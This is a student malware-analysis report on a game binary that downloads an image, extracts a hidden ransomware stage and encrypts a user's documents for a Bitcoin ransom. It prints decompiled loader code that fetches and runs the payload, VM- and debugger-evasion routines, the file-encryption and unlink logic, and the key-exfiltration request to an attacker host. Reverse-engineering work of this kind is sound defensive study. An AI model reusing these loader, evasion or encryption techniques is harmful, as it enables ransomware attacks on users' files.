



Project 2 - Evil Duck Hunt

Reverse Engineering

Elaborated by:

Daniel Baptista Andrade - 93313

José Luís Rodrigues Costa - 92996

May 31, 2022

1. Introduction

1.1. Objectives

The main objectives regarding the present project was to analyze a given binary to verify if it is malicious, how it operates when running, how it compromises the system and if some information stored in the computer is somehow exfiltrated.

With this in-depth analysis, there is also an objective of trying to decrypt a couple of images that were also provided which were encrypted with this malware. All those topics are going to be explained in detail in the next sections.

1.2. Summary

The given binary seems to be a simple game of clicking on birds that appear on the screen. However, when checking the terminal in which the binary was executed, if no sudo permissions were given, it is possible to notice some information regarding some non intentional commands that were denied.

When analyzing the code in depth, it was possible to notice a hidden flow inside the binary. When the binary is executed, the game pops up and, at the same time, a request to download a specific image is made. After the image is downloaded, a block of information is extracted from that same image and converted into an actual malware, whose goal was to encrypt some files and ask for a ransom.

1.3. Business Impact

1.3.1. Is the file a virus?

The file can be considered a virus since it is something that tries to alter and manipulate data from the victim's computer. In this specific case, the main objective of the virus is to encrypt other files and ask for a ransom. However, after an in-depth analysis, the malware never runs, since there is a

segmentation fault caused by an attempt to write a Read-Only space of memory. Only a patched version manipulated from the actual virus could run as intended.

1.3.2. How is the malware supposed to work?

The binary, in the background, creates an HTTP Request to download a specific image, which stores the hidden malware inside of it. After it was downloaded, the original binary searches for a specific part of the image where the malware starts.

After that, every byte is combined to create the malware itself. The malware is executed on memory and, at a first stage, tries to understand if the environment in which the file is run is a virtual one (Virtual Machines) and if it is being traced. If so, the malware just stops and nothing happens. If not, the process continues by searching for the home directory of the UUID of the user that started the malware and positioning itself on his/her home directory.

Inside the home directory of the user, the malware scans for a folder named "Dokumentenordner", meaning "Document Folder" in german. If this folder exists, the malware starts creating a number using information present in each file inside the "/sys/devices" directory.

Next, a RSA key pair is created and the binary starts encrypting every file and, at the same time, unlinking every original one. When the process is finished, a README file is generated and it contains a message asking for a ransom and some ID, the previous number created, and a key, which is a key encrypted by the public key of the RSA. The private key of that pair is sent via http to a website, possibly the hacker's one in order to decrypt the files, if the ransom is paid.

As explained previously, the malware never works as intended, because there is a flaw inside the POST request while sending the private key to the hacker.

1.3.3. What does the malware supposedly do to the system?

The malware exfiltrates information regarding the devices presented in the "/sys/devices" directory by calculating a number based on its contents.

After that, it searches for a folder called “Dokumentenordner”, meaning “Document Folder” and, to every file inside of it, it starts encrypting using the AES algorithm.

After each encryption, the malware unlinks the original version of that file to make it disappear.

1.3.4. Should we be worried about it spreading to other hosts?

No. According to the in-depth analysis of the malware, in neither stages of its execution, there was no evidence regarding host spreading.

1.3.5. Do we have a beacon?

Beacon is a program which allows an attacker to establish a line of communication between his and the victim’s computer. Therefore, since no type of behavior was detected, then no. According to the in-depth analysis of the malware, in neither stages of its execution, there was any evidence regarding remote command or behavior, such as remote code execution.

1.3.6. Was any information exfiltrated?

As mentioned previously, the only evidence found of exfiltrated information was a number that was calculated based on the “/sys/devices” contents and a RSA private key. By analyzing the calculation algorithm, no conclusions were found on how to recover the information back from the calculated number.

This information is supposedly sent back to the attacker’s server alongside an RSA private key (on a correct malware execution).

As mentioned previously, this malware does not execute correctly, so no information is actually exfiltrated.

2. Malware Analysis

2.1. File Analysis

File #1 - First malware
<p>Name: main</p> <p>Size: 105984 bytes</p> <p>MD5 sum:</p> <ul style="list-style-type: none">c4e92a27e3fa4758a566eb692cfaf7ba <p>Virustotal analysis:</p> <ul style="list-style-type: none">No detectionhttps://www.virustotal.com/gui/file/38cdad78ca6f7a92be29cc9547d6658fc99dbfcb9d48e5730ea6eafbb3ab07d <p>Other Information:</p> <ul style="list-style-type: none">ELF 64-bit LSB pie executable, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, stripped

File #2 - Second malware
<p>Name: malware</p> <p>Size: 27449 bytes</p> <p>MD5 sum:</p> <ul style="list-style-type: none">ddee70fa9f4acd1ac133a50001a9caef

Virustotal analysis:

- No detection
- <https://www.virustotal.com/gui/file/5b9a8623860d37ce8fb3e9d7d10764cdd08cd6a3af5c3cc1978c2068dedf22fd>

Other Information:

- ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, stripped
- Does not execute properly (segmentation fault).

2.2. Sandboxing (VM)

To investigate the malware and its content, a Kali Linux Virtual Machine running on version 5.15.0 was executed using VirtualBox 6.1.

2.3. First Malware Analysis - VM detection and image download

2.3.1. Techniques Used

To understand the flow of the binary, at a first glance, the binary was executed normally within a restricted environment.

Since little to no information was retrieved from the first methodology, a more static approach was used. Ghidra was the main software used to decompile the binary and to proceed to its in-depth investigation.

However, to complement this analysis, Wireshark was also used to capture packets from snippets extracted from the main malware file. LTrace is also used to retrieve conclusions from some code snippets that were not so easily comprehended just by using Ghidra.

2.3.2. Reversing the first malware - Dynamic Analysis

2.3.2.1. Initial execution

Using tools like “ltrace”, the binary was launched to verify if every function call seems to be recognizable and useful to its normal behavior. However, when running the command “ltrace ./main”, a “popen()” call seems to appear with “lspci” as its argument. The command lspci is used to list all the PCI devices. This information also provides information regarding if the OS is executing on a VM or not.

```
(kali㉿kali)-[~/Desktop/temp]
$ lspci
00:00.0 Host bridge: Intel Corporation 440FX - 82441FX PMC [Natoma] (rev 02)
00:01.0 ISA bridge: Intel Corporation 82371SB PIIX3 ISA [Natoma/Triton II]
00:01.1 IDE interface: Intel Corporation 82371AB/EB/MB PIIX4 IDE (rev 01)
00:02.0 VGA compatible controller: VMware SVGA II Adapter
00:03.0 Ethernet controller: Intel Corporation 82540EM Gigabit Ethernet Controller (rev 02)
00:04.0 System peripheral: InnoTek Systemberatung GmbH VirtualBox Guest Service
00:05.0 Multimedia audio controller: Intel Corporation 82801AA AC'97 Audio Controller (rev 01)
00:06.0 USB controller: Apple Inc. KeyLargo/Intrepid USB
00:07.0 Bridge: Intel Corporation 82371AB/EB/MB PIIX4 ACPI (rev 08)
00:0d.0 SATA controller: Intel Corporation 82801HM/HEM (ICH8M/ICH8M-E) SATA Controller [AHCI mode] (rev 02)
```

Figure 1 - lspci command

On the “ltrace” output it is also possible to see other unusual calls.

```
popen("cat /sys/firmware/dmi/tables/DMI" ... , "r")           = 0x55be11c53490
free(0x55be11c55660)                                           = <void>
fread(0x7ffd0b1ad6d0, 1, 1024, 0x55be11c53490cat: /sys/firmware/dmi/tables/DMI: Permission denied
<no return ... >
— SIGCHLD (Child exited) —
<... fread resumed>                                           = 0
pclose(0x55be11c53490)                                         = 256
ptrace(0, 0, 0, 0)                                             = -1
```

Figure 2 - ltrace output

Another command to display information has been executed, this time, to show the Desktop Management Interface. Like the previous command, DMI also shows information about the possibility of running inside a Virtual Machine, but it was denied.

Finally, It is possible to see that a ptrace call is made, verifying if its ID is equal to 0.

All of this seemed to be suspicious behavior, so, it was necessary to do a static approach at the same time.

2.3.2.2. Modified execution

Through the analysis process, it was evident that some portions of the code was not executing due to vm verification checks. To avoid them, a patched version was developed without these verification checks and is available at “malware/main_patched”.

Using wireshark, it was possible to notice some packets being transferred, as shown in the image below. This capture is available at “wireshark/malware_patched.pcap”.

```

> Frame 2: 145 bytes on wire (1160 bits), 145 bytes captured (1160 bits)
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 192.168.1.254, Dst: 10.0.2.15
> User Datagram Protocol, Src Port: 53, Dst Port: 59421
> Domain Name System (response)
  Transaction ID: 0xd761
  Flags: 0x8180 Standard query response, No error
  Questions: 1
  Answer RRs: 4
  Authority RRs: 0
  Additional RRs: 0
  Queries
    > g4sdg.herokuapp.com: type A, class IN
  Answers
    > g4sdg.herokuapp.com: type A, class IN, addr 54.165.58.209
    > g4sdg.herokuapp.com: type A, class IN, addr 18.208.60.216
    > g4sdg.herokuapp.com: type A, class IN, addr 54.159.116.102
    > g4sdg.herokuapp.com: type A, class IN, addr 52.5.82.174
  [Request In: 1]
  [Time: 0.059449000 seconds]

```

Figure 3 - Packet Capture

Ltrace also shows this same connection when the log is reviewed. This log is available in the “traces/main.trace”

```

gethostbyname("g4sdg.herokuapp.com")
free(0x55ecd9961930)
inet_ntoa({ 0xd83cd012 })
socket(2, 1, 0)
inet_addr("18.208.60.216")
htons(443, 0x7f893611cabd, 3, 0)
connect(3, 0x7ffdd668a140, 16, 0x7ffdd668a140)
OPENSSL_init_ssl(0, 0, 16, 0x7f893afd42e3)
OPENSSL_init_crypto(12, 0, 0x7fffffff, 1)
OPENSSL_init_crypto(2, 0, 0x7fffffff, 1)
OPENSSL_init_ssl(0x200002, 0, 0x7fffffff, 1)
TLStls1_2_client_method(0x7f893b075918, 129, 0x7fffffff, 0x7f893afd2638)
SSL_CTX_new(0x7f893b06f260, 129, 0x7fffffff, 0x7f893afd2638)
SSL_new(0x55ecd99693c0, 0x7ffdd668a098, 0, 1)
SSL_set_fd(0x55ecd9988540, 3, 3, 0)
SSL_connect(0x55ecd9988540, 0x55ecd9987e50, 0x55ecd9987e50, 0x7ffdd668a0f4)
malloc(53)
memset(0x55ecd99a5070, '\0', 53)
SSL_write(0x55ecd9988540, 0x55ecd99a5070, 52, 0x55ecd99a5070)
free(0x55ecd99a5070)
SSL_read(0x55ecd9988540, 0x7ffdd668a150, 4095, 0x7ffdd668a150)
strstr("HTTP/1.1 200 OK\r\nConnection: kee" ..., "\r\n\r\n")
strtok("HTTP/1.1 200 OK\r\nConnection: kee" ..., "\r\n")

```

Figure 4 - Ltrace patched version

2.3.3. Reversing the first malware - Static Analysis

2.3.3.1. Initial malware execution


When the malware is executed, the malware does not appear to be on the typical “main” function. However, a C binary has some other calls running before that main execution. The binary starts with a call to the “_start()” function that is going to execute the main function alongside other properties, like “__libc_csu_init”, for example.

```
void _start(undefined8 param_1,undefined8 param_2,undefined8 param_3)
{
    undefined8 in_stack_00000000;
    undefined auStack8 [8];

    __libc_start_main(main,in_stack_00000000,&stack0x00000008,__libc_csu_init,__libc_csu_fini,param_3,
                    auStack8);
    do {
        /* WARNING: Do nothing block with infinite loop */
    } while( true );
}
```

Figure 5 - _start function

The “__libc_csu_init” choice was not arbitrary. Inside of it, there is an array that is loaded and it calls a non-conventional function called “a()”.



```
00114581 41 ff 14 df    CALL    qword ptr [R15 + RBX*0x8]=>->_INIT_0
                                                    = 10E666h
                                                    undefined a()
                                                    = 10D980h
                                                    undefined _INIT_0()
```

Figure 6 - Suspicious Array

Opening this “a()” function, it is possible to notice that any of that code is typical for a C binary execution.

2.3.3.2. VM detection

From the previous explanation, it is possible to notice a function named “a()” which does not exist in a normal execution flow of a proper C binary.

```
void a(undefined8 param_1,void *param_2,undefined8 param_3,char *param_4,int param_5,int param_6)
{
    uint result;
    int iVar1;
    int extraout_EDX;
    undefined *puVar2;

    result = d1(&LSPCI_cmd);
    emulator = result | emulator;
    puVar2 = &cat_sysfirmwaremitablesDMI;
    result = d1();
    emulator = result | emulator;
    result = d3();
    emulator = result | emulator;
    if (emulator == 0) {
        iVar1 = get2();
        if (iVar1 == 1) {
            r(puVar2,param_2,extraout_EDX,param_4,param_5,param_6);
        }
    }
    return;
}
```

Figure 7 - a() function

This function calls other functions, such as “d1()” and “d3()” and OR ‘s their return value with a variable called “emulator”. It is also noticeable that “d1()” accepts a constant present in the code that, in a first stage, is encrypted.

```

result = 0;
size = strlen(param_1);
new_string = (char *)malloc(size + 1);
for (i = 0; j = (ulong)i, size = strlen(param_1), j < size; i = i + 1) {
    new_string[i] = param_1[i] ^ 0xf3;
}
size = strlen(param_1);
new_string[size] = '\0';
file = popen(new_string, "r");
if (file != (FILE *)0x0) {
    free(new_string);
    do {
        size = fread(decoded_str, 1, 0x400, file);
        size_int = (int)size;
        if ((int)size < 1) goto LAB_0010ddb9;
        for (k = 0; k < size_int; k = k + 1) {
            decoded_str[k] = decoded_str[k] ^ 0x9a;
        }
        pos = strstr((char *)decoded_str, &VMWARE);
    } while (((pos == (char *)0x0) &&
        (pos = strstr((char *)decoded_str, &VirtualBox), pos != (char *)0x0)) &&
        (pos = strstr((char *)decoded_str, &QEMU), pos != (char *)0x0)) &&
        ((pos = strstr((char *)decoded_str, &VirtIO), pos != (char *)0x0) &&
        (pos = strstr((char *)decoded_str, &KVM), pos != (char *)0x0))));
    result = 1;
LAB_0010ddb9:
    pclose(file);
}
return result;

```

Figure 8 - d1() function

Opening and exploring the function “d1()” (figure 8), decodes the argument values using a XOR operation with the value “0xf3”, executing the string as a command via “popen()”. The command response content is then XORed with “0x9a” and compared with a series of constants (present in light blue in the image above). These 5 constants contain “VmWare”, “VirtualBox”, “QEMU”, “VirtIO” and “KVM”, all XORed with the same “0x9a”. Those values were then compared with the content inside the file. If any of the previous words appear in the command result, the function returns “1” which means that the malware is running on a Virtual Machine, else it returns a “0”.

```

bool d3(void)
{
    long lVar1;

    lVar1 = ptrace(PTRACE_TRACEME, 0, 0, 0);
    return lVar1 == -1;
}

```

Figure 9 - d3() function

The function “d3()” is responsible for checking if the malware is being traced. If so, a “1” is returned and the function “a()” enters in the If condition.

2.3.3.3. Image download

The function “get2()” is responsible for downloading an image with the malware embedded.

The HTTP Request is made to “http://g4sdg.herokuapp.com/img.jpg” and the image is stored in “/tmp/img.jpg”. If all this process is successful, a “1” is returned, else “0”. This file is available in the “images/img_malware.jpg”.




Figure 10 - Downloaded Image with Malicious Code

2.3.3.4. Second malware extraction

In the next image, there is a code snippet from the “r()” function that is called by the “a()” one.

```

_Var1 = fork();
if (_Var1 == 0) {
    file = fopen("/tmp/img.jpg", "r");
    fseek(file, 0, 2);
    size_left = ftell(file);
    size_left_terminator = size_left + 1;
    fseek(file, 0, 0);
    new_array = malloc(size_left_terminator);
    if (new_array != (void *)0x0) {
        fread(new_array, size_left_terminator, 1, file);
        pos_deadbeaf = (char *)0x0;
        i = 0;
        while (((ulong)(long)i < size_left_terminator - 8 &&
            (pos_deadbeaf = strstr((char *)((long)new_array + (long)i), "DEADBEAF"),
            pos_deadbeaf == (char *)0x0))) {
            i = i + 1;
        }
        if (pos_deadbeaf != (char *)0x0) {
            count = ((int)pos_deadbeaf - (int)new_array) + 8;
            for (j = count; (ulong)(long)j < size_left_terminator; j = j + 1) {
                *(byte *)((long)new_array + (long)j) = *(byte *)((long)new_array + (long)j) ^ 0x58;
            }
            local_38 = (int)size_left_terminator - count;
            local_58 = 0x72632e2f706d742f;
            local_50 = 0x5858582e6f747079;
            local_48 = 0x585858;
            local_3c = mkostemp((char *)&local_58, 1);
            chmod((char *)&local_58, 0x140);
            file_tmp = open((char *)&local_58, 0);
            unlink((char *)&local_58);
            write(local_3c, (void *)((long)count + (long)new_array), (long)local_38);
            close(local_3c);
            char_0x0 = (char *)0x0;
            arg = "";
            fexecve(file_tmp, &arg, &char_0x0);
        }
    }
}
return;

```

Figure 11 - r() function

By renaming some variables, it is visible that the function opens the previous downloaded photo, searches for a specific string inside of it, "DEADBEAF", and positions a pointer to that location. After that, all the bytes present until the end of the image are loaded into an array and XORed with "0x58" that, posteriorly, is being written to a temporary file. Finally, the second malware is executed via the "fexecve()" method.

2.4. Second Malware Analysis - Files ransomware

2.4.1. Techniques Used

The techniques used to perform the second malware analysis were the same as the first malware:

- Ghidra was used to decompile and analyze the executable
- Wireshark and Ltrace were used to capture behavior while the executable was running.

As this second malware uses external libraries such as the libcrypto and libpthread, the documentation was used as a reference.




Figure 12 - Libraries

2.4.2. Malware Origin

This second malware originated from the extracted image referred to in the 2.3.3.4 section of this report.

An additional script was also developed to extract the malware from the original malicious duck image (tools/malware_from_image.c).

2.4.3. Important Note

As mentioned previously, the original malware does not execute properly and affects the system in a non-malicious manner.

Taking into account the objectives of this report, an analysis of the full malware was conducted using a patched version in which the function that causes the code malfunction was removed (referenced in the section 2.4.5.5) in conjunction with the vm verifications. This patched version is also referenced in the dynamic analysis section 2.4.4.2.

All analysis steps that were conducted with the patched version will be properly identified.

2.4.4. Reversing the second malware - Dynamic Analysis

2.4.4.1. Initial execution

When first executing this malware on a virtual machine no apparent behavior is observed.

To support this claim, both Wireshark and ltrace were used to externally monitor the malware behavior.

When executing the binary with the ltrace tool, references to the `/sys/devices` directory and to the `lspci` command were found (figure 13 and 14), which may indicate a similar behavior to the VM detection explained in the 2.3.3.2 section of this report and justify the no apparent behavior, as the virtual machine may be detected. This trace is provided in the `traces/original_malware_2.trace` file.

When executing the binary and using Wireshark to capture traffic, no requests were observed of any kind, including to remote servers.

```
10 59232 strlen("/sys/devices")
11 59232 strlen("software")
12 59232 malloc(22)
13 59232 memset(0x55cf16da72e0, '\0', 22)
14 59232 strlen("/sys/devices")
15 59232 sprintf("/sys/devices/software", "%s/%s", "/sys/devices", "software")
16 59232 strstr("/sys/devices/software", "br-")
17 59232 strstr("/sys/devices/software", "usb")
18 59232 strstr("/sys/devices/software", "software")
```

Figure 13

```
109152 59359 strlen("lspci")
109153 59359 memcpy(0x55b04ddd77e8, "lspci\0", 6)
```

Figure 14

2.4.4.2. Patched execution

As the original malware binary didn't actually behave maliciously and according to the last section (2.4.4.1.) a VM detection segment of the malware might be checking the system before executing any kind of malicious behavior. This proposition is verified to be true in the latter section 2.4.5.3. of the static analysis.

As mentioned previously, to actually execute the malware without any kind of VM detection or broken execution, the VM verification functions and the broken function (section 2.4.5.5) were removed by changing all function calls to nop instructions as illustrated in figure 15 before the patch and figure 16 after the patch. This patched version of the binary was created and is available at “malware/mod_malware_2”.

```
DAT_00107268 = FUN_001031b5("/sys/devices",1)
iVar6 = 0x105290;
uVar3 = VM_verify_1();
DAT_001072e0 = uVar3 | DAT_001072e0;
uVar4 = VM_verify_2();
uVar3 = DAT_001072e0;
uVar4 = uVar4 | DAT_001072e0;
```

Figure 15

Vm detection functions

```
DAT_00107268 = FUN_001031b5("/sys/devices",1)
DAT_001072e0 = 0;
ransomware();
return;
```

Figure 16

Vm detection removed

When executing this patched binary with the ltrace tool, important information can be retrieved such as a reference to the folder containing the encrypted documents (figure 17), the readme content that's generated upon execution (figure 18), the opening of a file with the name “.crypt” in the home directory of the user (figure 19) and the usage of AES OFB probably to encrypt the files (figure 20). This trace is available in “traces/ malware_patched_2”.

When executing the binary and using wireshark to capture traffic, no requests were observed of any kind, including to remote servers.

```
|107715 8571 opendir("/home/kali/Dokumentenordner")
```

Figure 17

```
fopen("/home/kali/Dokumentenordner/READ" ... , "w")
fprintf(0x7ff8b0008ec0, "%s\n", "Your documents, photos, database" ... )
fprintf(0x7ff8b0008ec0, "ID: %llu\n", 3951764461815897164)
fprintf(0x7ff8b0008ec0, "KEY: %s\n", "ebSfCNRXuODfxx3IWKhtPjbSSDDc2Te
```

Figure 18

```
sprintf("/home/kali/.crypt", "%s/%s", "/home/kali", ".crypt")
access("/home/kali/.crypt", 0)
fopen("/home/kali/.crypt", "r")
```

Figure 19

```
EVP_CIPHER_CTX_new(0, 0x7ff8b00008d0, 2, 1)
EVP_aes_128_ofb(0x7ff8b00090a0, 0, 0x7ff8b0009100, 0x7ff8b0009100)
EVP_EncryptInit_ex(0x7ff8b00090a0, 0x7ff8b5aca640, 0, 0x7ff8b55e8de0)
```


Figure 20

2.4.5. Reversing the second malware - Static Analysis

2.4.5.1. Malware entry point

By analyzing the second malware executable with ghidra, multiple functions were found, but no function named “main” was identified. This indicates that the malware must have been executed before the call to “main”.

The function named “entry” was renamed from its original name “_start” which is the entrypoint of the program. This function calls the `__libc_start_main()` with the function `__libc_csu_init` as an argument, which will be executed first as illustrated in figure 21.

```
void entry(undefined8 param_1,undefined8 param_2,undefined8 param_3)
{
    undefined8 in_stack_00000000;
    undefined auStack8 [8];

    __libc_start_main(FUN_00104040,in_stack_00000000,&stack0x00000008,__libc_csu_init,FUN_001043f0,
        param_3,auStack8);
}
```

Figure 21

The `__libc_csu_init` function executes 2 functions stored in the `__DT_INIT_ARRAY`, which when inspected, contains both the `_INIT_0` and `_INIT_1` function as illustrated in figure 22 and 23.

```
void __libc_csu_init(undefined4 param_1,undefined8 param_2,undefined8 param_3)
{
    long lVar1;

    _DT_INIT();
    lVar1 = 0;
    do {
        *(code * (&__DT_INIT_ARRAY)[lVar1])(param_1,param_2,param_3);
        lVar1 = lVar1 + 1;
    } while (lVar1 != 2);
    return;
}
```

Figure 22




Figure 23

The `_INIT_1` function contains the beginning of the malicious code.

2.4.5.2. ID generation

By starting to analyze the malicious `_INIT_1` function, the first part of the malware is executed and is responsible for the calculation of a number (id), as illustrated in figure 24.

```
DAT_00107268 = FUN_001031b5("/sys/devices",1);
```

Figure 24

This function performs a recursive path traversal starting on the `/sys/devices` directory. The folders and files that contain `usb`, `software`, `model`, `address` and `name` are excluded from the traversal.

For each file of this traversal, first each byte from the file is multiplied with the `id` variable (that is initialized with a 1) and after, each character from the file path is also multiplied with the `id` variable, as illustrated in figure 25. After the id from all files are summed and returned from the function.

```
for (i = 0; i < size; i = i + 1) {  
    id = id * (ulong)(uint)(int)file[i]; File content is multiplied  
}  
for (j = 0; k = (ulong)j, size_ = strlen(path), k < size_; j = j + 1) {  
    id = id * (ulong)(uint)(int)path[j]; File path is multiplied  
}
```

Figure 25

2.4.5.3. VM detection

The next step of the malware execution is the vm detection component. The existence of this verification supports the suspected claims in the dynamic analyses, section 2.4.4.1.

This step includes 2 virtual machine verifications on 2 separate sections of the code (the `_INIT_1` and `FUN_0010312a` functions), both include the `vm_detection_1()` and the `vm_detection_2()` as illustrated in figure 26.

The `vm_detection_1()` performs a detection similar to the one referred to in the `d1()` function of the 2.3.3.2. section. It executes the command `lspci` and checks the command output in search of the “VmWare”, “VirtualBox”, “QEMU”, “VirtIO” and “KVM” keywords in order to detect a virtual machine.

The `vm_detection_2()` function performs a check on the current process to verify that it is not being traced using the signal function as illustrated in figure 27.

```
uVar3 = vm_detection_1();
DAT_001072e0 = uVar3 | DAT_001072e0;
uVar4 = vm_detection_2();
uVar3 = DAT_001072e0;
```

Figure 26 _INIT_1 function

```
undefined4 vm_detection_2(void)
{
    signal(5, FUN_00103e96);
    raise(5);
    sleep(1);
    return DAT_00107260;
}
```

Figure 27

2.4.5.4. RSA key pair generation

After the vm detection section of the code is executed, the malware starts a process responsible for generating a rsa key pair using the openssl library. The public key of the generated rsa key pair is stored on the user home directory under the name “.crypt” as illustrated in figure 28.

The private key will be processed as explained in the next section, 2.4.5.5.

After the key generation process is complete, a function is called to verify that the public key was correctly generated and is readable.

```
FUN_00103b53(".crypt");
__s = fopen((char *)arg1, "w");
if (__s == (FILE *)0x0) {
    uVar3 = 0;
}
else {
    size = fwrite(data_public_key, size, 1, __s);
}
```

Figure 28

Function and Public key write

2.4.5.5 Exfiltrated information (broken function)

As explained in the previous section of this report, a RSA key pair is generated and the objective (which was not accomplished) of this function was, not only to save the public key on a file in the victim's computer, but also exfiltrate the private key and the id (generated in the section 2.4.5.2.) to a remote server.

As this function is responsible for the segmentation fault error of the whole malware execution (as mentioned in previous sections), after carefully analyzing the whole function, the specific section of the code that's responsible for this error is illustrated in figure 29.

```
for (local_24 = 0; local_24 < 0x13; local_24 = local_24 + 1) {
    (&DAT_00105238)[local_24] = (&DAT_00105238)[local_24] ^ 0x94;
}
```

Figure 29

With further analysis, using ghidra and the objdump tool, it's possible to explain why this error occurs.

On the figure 29 code snippet, the program tries to change the "DAT_00105238" array by applying an xor operation with 0x94 to each value stored in it.

When using ghidra to locate the section of this "DAT_00105238" variable, it shows that this variable is stored in the 0x5238 - 0x524b address range (figure 30) with the values as highlighted in red.

5238	f3	??	F3h
5239	a0	??	A0h
523a	e7	??	E7h
523b	f0	??	F0h
523c	f3	??	F3h
523d	ba	??	BAh
523e	fc	??	FCh
523f	f1	??	F1h
5240	e6	??	E6h
5241	fb	??	FBh
5242	ff	??	FFh
5243	e1	??	E1h
5244	f5	??	F5h
5245	e4	??	E4h
5246	e4	??	E4h
5247	ba	??	BAh
5248	f7	??	F7h
5249	fb	??	FBh
524a	f9	??	F9h
524b	00	??	00h

Contents of section .rodata:

```
(....)
51f0 0062722d 00757362 00736f66 74776172 .br-.usb.softwar
5200 65006d6f 64656c00 61646472 65737300 e.model.address.
5210 6e616d65 00000000 504f5354 202f6b65 name....POST /ke
5220 793d2573 2669643d 25732048 5454502f y=%s&id=%s HTTP/
5230 312e300d 0a0d0a00 f3a0e7f0 f3bafcf1 1.0.....
5240 e6fbffe1 f5e4e4ba f7fbf900 556e6162 .....Unab
5250 6c652074 6f207365 74204269 676e756d le to set Bignum
5260 00ccd7ed fbe8ff00 ccf3e8ee effbf6d8 .....
5270 f5e200cb dfd7cf00 ccf3e8ee d3d500d1 .....
5280 ccd7002f 7379732f 64657669 63657300 ... /sys/devices.
5290 9f808390 9a002f62 696e2f63 70002f65 ...../bin/cp./e
52a0 74632f72 65736f6c 762e636f 6e6600 tc/resolv.conf. |
```

Figure 31

Figure 30

This section is located in the .rodata section of the code, which contains read only information (normally strings and constants), which was retrieved using the objdump tool as illustrated in figure 31. The red highlighted portion of this figure shows the same values as the figure 30 for the same address (highlighted in blue).

As this variable is located on a read only section and the code snippet is trying to modify its values, the segmentation fault error occurs.

Furthermore, some inconsistencies on the preceding code can also be observed, such as the socket connection to a variable that contains no address information and both the private key and id are never actually appended to the variable that supposedly contains the request (figure 32).

```
request_template = "POST /key=%s&id=%s HTTP/1.0\r\n\r\n";
sVar2 = strlen(private_key);
sVar3 = strlen(local_62);
sVar4 = strlen(request_template);
full_request = (char *)malloc(sVar4 + sVar2 + sVar3);
sprintf(full_request, request_template); <- Missing private_key and id
```

Figure 32

If the function's implementation was correct, it would probably behave in the following manner:

- First the remote server address is decoded using the function illustrated in the figure 29, which uses an xor operation to decrypt the values stored in the "DAT_00105238" variable, which results in the g4sdg.herokuapp.com remote server.
- With the remote server url decoded, a POST request is created with both the id and the private rsa key as illustrated in the post_request variable in figure 32. This information is probably stored, in case the victim pays the ransomware fee to decrypt the files.

2.4.5.6 Data encryption (patched)

After the supposed information exfiltration explained on the last section, the data encryption process starts in a threaded manner and can be divided in two main phases:

The first phase is the creation of a 16 bit key that was generated with the default `stdlib.h` random number generator. As illustrated in figure 33, the `srand()` method is seeded with the current timestamp and the `rand()` method is used to generate the key. This key is then stored in a file named `“.out.crypt”`. If the file already exists, then the key stored in this file is used.

```
time((time_t *)&current_time);
srand(current_time);
for (i = 0; i < 16_bytes; i = i + 1) {
    iVar1 = rand();
    *(char *)((long)key + (long)(int)i) = (char)iVar1;
}
.out.crypt = fopen(path, "w");
fwrite(key, 1, (ulong)16_bytes, .out.crypt);
fclose(.out.crypt);
```

Figure 33

The second phase consists in the encryption of the files themselves. The malware starts performing a recursive path traversal starting on the `“Dokumentenordner”` folder located in the home directory. It uses the `AES_OFB` algorithm from the external `openssl` library with the 16 byte key generated in the first step to encrypt each file (figure 34).

After each file is encrypted, it unlinks (not removes) the original file (figure 36) and creates a new one with the same name, but with `“.crypt”` appended to the end (figure 35).

```
aes_128_ofb = EVP_aes_128_ofb();
local_2c = EVP_EncryptInit_ex(ctx, aes_128_ofb, (ENGINE *)0x0, key, (uchar *)&salt);
while( true ) {
    block_size = fread(block, 1, 0x1000, original_file);
    block_size_ = (int)block_size;
    if (block_size_ < 1) break;
    EVP_EncryptUpdate(ctx, enc_block, &enc_block_size, block, block_size_);
    fwrite(enc_block, 1, (long)enc_block_size, enc_file);
}
```

Figure 34

```
sprintf(enc_file_path,"%s.crypt",original_file_path);
enc_file = fopen(enc_file_path,"w");
```

Figure 35

```
unlink(original_file_path);
```

Figure 36

2.4.5.7 Readme generation (patched)

After the data encryption on the “Dokumentenordner” folder, a README.crypt.txt file is created with the following message:

```
Your documents, photos, databases and other important files have been encrypted
The only way to decrypt your files is to receive the private key and decryption program.
To receive the private key and decryption program, you have to deposit 0.2BTC in my wallet
For more information, contact getfiles@inboxhub.net and send this file.
ID:
KEY: |
```

Figure 37

To decrypt this message from the code, an xor operation with the value “0xf3” is used. This message is also concatenated with the id (from the 2.4.5.2. section) and a key.

This key consists in the result of using the RSA public key to encrypt the 16 byte AES key (used to encrypt the files) mentioned in the last section, 2.4.5.6, in a base64 form as illustrated on the figure 38.

